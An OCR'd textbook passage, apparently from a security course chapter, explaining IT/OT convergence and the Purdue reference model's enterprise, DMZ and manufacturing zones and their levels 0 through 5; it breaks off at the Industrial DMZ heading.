

Mechanical Devices
SCADA
DCS
PLCs
RTUs
OT
Improved security, quality and productivity
IT
Cloud
Internet
Networks
Storage and Data Processing
SQL, Java, Python, etc.

Figure 18.70: IT/OT convergence



The Purdue Model

- The Purdue model is derived from the **Purdue Enterprise Reference Architecture** (PERA) model, which is a widely used to describe internal connections and dependencies of important components in the ICS networks
- It consists of three zones: **Manufacturing zone (OT)** and **Enterprise zone (IT)** separated by a **Demilitarized zone (DMZ)**. The three zones are further divided into several operational levels


IT Systems (Enterprise Zone)	Level 5	Enterprise Network
	Level 4	Business Logistics Systems
Industrial Demilitarized Zone (IDMZ)		
OT Systems (Manufacturing Zone)	Level 3	Operation Systems/Site Operations
	Level 2	Control Systems/Area Supervisory Controls
	Level 1	Basic Controls/Intelligent Devices
	Level 0	Physical Process

The Purdue Model

The Purdue model is derived from the Purdue Enterprise Reference Architecture (PERA) model, which is a widely used conceptual model that describes the internal connections and dependencies of important components in ICS networks. The Purdue model is also known as the Industrial Automation and Control System reference model.

The Purdue model consists of three zones: the manufacturing zone (OT) and enterprise zone (IT), separated by a demilitarized zone (DMZ), which is used to restrict direct communication between the OT and IT systems. The intention behind adding this extra layer is to confine the network or system compromises within this layer and provide uninterrupted production.

The three zones are further divided into several operational levels. Each zone, with associated levels, is described below:



IT Systems (Enterprise Zone)	Level 5	Enterprise Network
	Level 4	Business Logistics Systems
Industrial Demilitarized Zone (IDMZ)		
OT Systems (Manufacturing Zone)	Level 3	Operation Systems/Site Operations
	Level 2	Control Systems/Area Supervisory Controls
	Level 1	Basic Controls/Intelligent Devices
	Level 0	Physical Process

Figure 18.71: Purdue model

- **Enterprise Zone (IT Systems)**

  The enterprise security zone is a part of IT, in which supply-chain management and scheduling are performed using business systems such as SAP and ERP. It also locates the data centers, users, and cloud access. The enterprise zone consists of two levels.

  - **Level 5 (Enterprise Network)**

    This is a corporate level network where business operations such as B2B (business-to-business) and B2C (business-to-customer) services are performed. Internet connectivity and management can be handled at this level. The enterprise network systems also accumulate data from all the subsystems located at the individual plants to report the inventory and overall production status.

  - **Level 4 (Business Logistics Systems)**

    All the IT systems supporting the production process in the plant lie at this level. Managing schedules, planning, and other logistics of the manufacturing operations are performed here. Level 4 systems include application servers, file servers, database servers, supervising systems, email clients, etc.

- **Manufacturing Zone (OT Systems)**

  All the devices, networks, control, and monitoring systems reside in this zone. The manufacturing zone consists of four levels.

  - **Level 3 (Operational Systems/Site Operations)**

    In this level, the production management, individual plant monitoring, and control functions are defined. Production workflows and output of the desired product are ensured at this level. Production management includes plant performance management systems, production scheduling, batch management, quality assurance, data historians, manufacturing execution/operation management systems (MES/MOMS), laboratories, and process optimization. Production details from lower levels are collected here and can then be transferred to higher levels or can be instructed by higher-level systems.

  - **Level 2 (Control Systems/Area Supervisory Controls)**

    Supervising, monitoring, and controlling the physical process is carried out at this level. The control systems can be DCSs, SCADA software, Human–Machine Interfaces (HMIs), real-time software, and other supervisory control systems such as engineering works and PLC line control.

  - **Level 1 (Basic Controls/Intelligent Devices)**

    Analyzation and alteration of the physical process can be done at this level. The operations in basic control include “start motors,” “open valves,” “move actuators,” etc. Level 1 systems include analyzers, process sensors, and other instrumentation systems such as Intelligent Electronic Devices (IEDs), PLCs, RTUs, Proportional Integral Derivative (PID) controllers, Equipment Under Control (EUC), and Variable


Frequency Drives (VFDs). PLC was used in level 2 with a supervisory functionality, but it is used as a control function in level 1.

- **Level 0 (Physical Process)**

  In this level, the actual physical process is defined, and the product is manufactured. Higher levels control and monitor operations at this level; therefore, this layer is also referred to as Equipment Under Control (EUC). Level 0 systems include devices, sensors (e.g., speed, temperature, pressure), actuators, or other industrial equipment used to carry out the manufacturing or industrial operations. A minor error in any of the devices at this level can affect overall operations.

- **Industrial Demilitarized Zone (IDMZ)**

